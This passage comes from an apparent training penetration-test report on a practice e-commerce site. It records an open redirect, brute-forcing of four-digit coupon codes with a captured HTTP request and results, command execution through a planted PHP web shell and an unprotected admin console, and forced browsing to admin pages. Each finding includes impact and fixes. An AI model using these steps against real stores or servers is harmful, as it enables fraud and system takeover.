
- Now, change the **url** from the brand website to some other website, here we use <https://www.google.com/> and hit enter.



You will be redirected in 2 seconds

## ➤ Proof of Concept – Open redirection

- We have been redirected to the destination url.





# Business Impact – Severe

- The hacker can redirect your page to a malicious page or some other phishing sites.

# Recommendation

- Check your Referrers.
- Design your app to avoid URL redirects or forwards as a best practice. If unavoidable, encrypt the target URL such that the URL:token mapping is validated on the server.
- Verify URL patterns using regular expressions to check if they belong to valid URLs. However, malicious URLs can pass that check.

# References

- <https://www.netsparker.com/blog/web-security/open-redirection-vulnerability-information-prevention/>
- <https://spanning.com/blog/open-redirection-vulnerability-web-based-application-security-part-1/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/understanding-and-discovering-open-redirect-vulnerabilities/>

# 15. Bruteforce Exploitation of Coupon Codes

Bruteforce  
Exploitation  
(Severe)

Below mentioned URL is vulnerable to brute forcing and can be exploited for discounts.

**Affected URL :**

- [http://13.234.204.247/cart/apply\\_coupon.php](http://13.234.204.247/cart/apply_coupon.php)

# Observation

- On adding items to the cart, you will end up in a screen like this, where we see the **apply coupon section** and an example.
- Type in **UL\_6666** in the apply coupon section and intercept the request using Burp Suite.

### Shopping Cart

S.No	Product	Price
1	Nike Basic Tshirt <a href="#">Remove</a>	499
	Total	499

### Have a coupon?

Your coupon should look like UL\_6666

# Observation

- Following request will be generated containing **coupon code**.

```

Pretty  Raw  Hex
1 POST /cart/apply_coupon.php HTTP/1.1
2 Host: 13.234.204.247
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 92
10 Origin: http://13.234.204.247
11 Connection: close
12 Referer: http://13.234.204.247/cart/cart.php
13 Cookie: key=6zarkq86a8z; PHPSESSID=3goe2qss4vdjdoo264v29prac6; X-XSRF-TOKEN=
3f48eec9ee2d9ecb3d5cb7574419a01702e6aa08660e479997b58c08567b7da6
14
15 coupon=UL_6666&X-XSRF-TOKEN=3f48eec9ee2d9ecb3d5cb7574419a01702e6aa08660e479997b58c08567b7da6
```

# Observation

- We shoot the request with all possible combinations of 4 Digit numbers and upon a successful hit, we get a response containing the valid coupon code. We can use this code to get the discount.
- Valid coupon code for this website is **UL\_1247**.

Request	Payload	Status code	Error	Timeout	Length	Comment
241	1240	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
242	1241	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
243	1242	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
244	1243	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
245	1244	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
246	1245	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
247	1246	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
248	1247	200	<input type="checkbox"/>	<input type="checkbox"/>	585	
249	1248	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
250	1249	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
251	1250	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
252	1251	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
253	1252	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
254	1253	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
255	1254	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
256	1255	200	<input type="checkbox"/>	<input type="checkbox"/>	527	
257	1256	200	<input type="checkbox"/>	<input type="checkbox"/>	527	

Request	Response
Pretty	RawHexRender
{ "success":true,"discount_amount":1000,"coupon":"UL_1247","successMessage":"Coupon applied successsfully" }	

## ➤ Proof of Concept – Coupon code applied successfully

Coupon applied successsfully

Shopping Cart

S.No	Product	Price
1	Nike Basic Tshirt <a href="#">Remove</a>	499
	Discount (UL_1247)	-1000
	Total	-501

Have a coupon?

Your coupon should look like UL\_6666



# Business Impact – Severe

- Attacker can easily order the items on extreme discounts which in turn will cause huge loss to the company.

# Recommendation

- Coupon codes should have limited number of uses and should be regenerated after sometime.
- Coupon code should be random alpha-numeric characters.

# References

- <https://www.digitalcommerce360.com/2017/03/17/prevent-fraud-brute-force-online-coupon-gift-card-attacks/>
- <https://www.couponxoo.com/brute-force-attack-coupon-code>

# 16. Command Execution Vulnerability

Command  
Execution  
Vulnerability  
(Critical)


Below mentioned URLs is vulnerable to command execution,

**Affected URLs :**

- <http://13.234.204.247/wondercms/files/b374kmini.php>
- <http://13.234.204.247/admin31/console.php>


# Observation

- Navigate to the **Blog** section of the website and login as admin.
- Now, navigate to the **Settings** and then go to **Files** option.
- You will notice an **Remove Files** section here, click on /wondercms/files/**b374kmini.php**




# Observation

- It looks like, this is a small and simple PHP-shell that has an explorer, allows shell command execution, mysql queries, and more.



## ➤ Proof of Concept – Command execution


- Type in the Command: **whoami** and hit Enter.



A terminal window with a black background. The prompt 'trainee \$' is visible. The command 'whoami' has been entered and is highlighted with a blue selection box. Below the command, the output 'Jayalah Indonesiaku ©' is displayed in a yellow, monospaced font.

```
trainee $ whoami  
Jayalah Indonesiaku ©
```

- The command was executed successfully.




A terminal window with a black background. At the top, there is a horizontal bar with several tabs: 'explore', 'shell', 'eval', 'mysql', 'phpinfo', and 'netsplo'. The 'trainee' prompt is visible on the left. The rest of the terminal area is empty.

```
explore  shell  eval  mysql  phpinfo  netsplo  
trainee
```

# Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console [http:// 13.234.204.247 /admin31/console.php](http://13.234.204.247/admin31/console.php) (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.



The screenshot shows a web browser window with the address bar displaying `13.234.204.247/admin31/console.php`. The page has a dark header with the text "Lifestyle Store" on the left and navigation links "Blog", "Forum", "Sign Up", and "Login" on the right. The main content area is light gray and contains the heading "Admin Console". At the bottom, there is a "Command:" label, a text input field, and a "SUBMIT!" button.



## ➤ Proof of Concept – Command execution

- It seems like we can execute commands here, let's try by typing **whoami** and press **SUBMIT!**

Command:

- The command was executed successfully.

Result:

trainee

# Business Impact – Extremely High

- The consequences of command execution can vary:-
  - including complete system takeover, an overloaded file system or database.
  - forwarding attacks to back-end systems.
  - client-side attacks, or simple defacement.

# Recommendation

- Hide all files in the **Upload** Screen.
- Delete all php shells.

# References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

# 17. Forced Browsing

Forced Browsing  
(Severe)

Below mentioned URLs is vulnerable to forced browsing.

**Affected URL :**


<http://13.234.204.247/>

**Forced URLs :**

- <http://13.234.204.247/admin31/dashboard.php>
- <http://13.234.204.247/admin31/console.php>

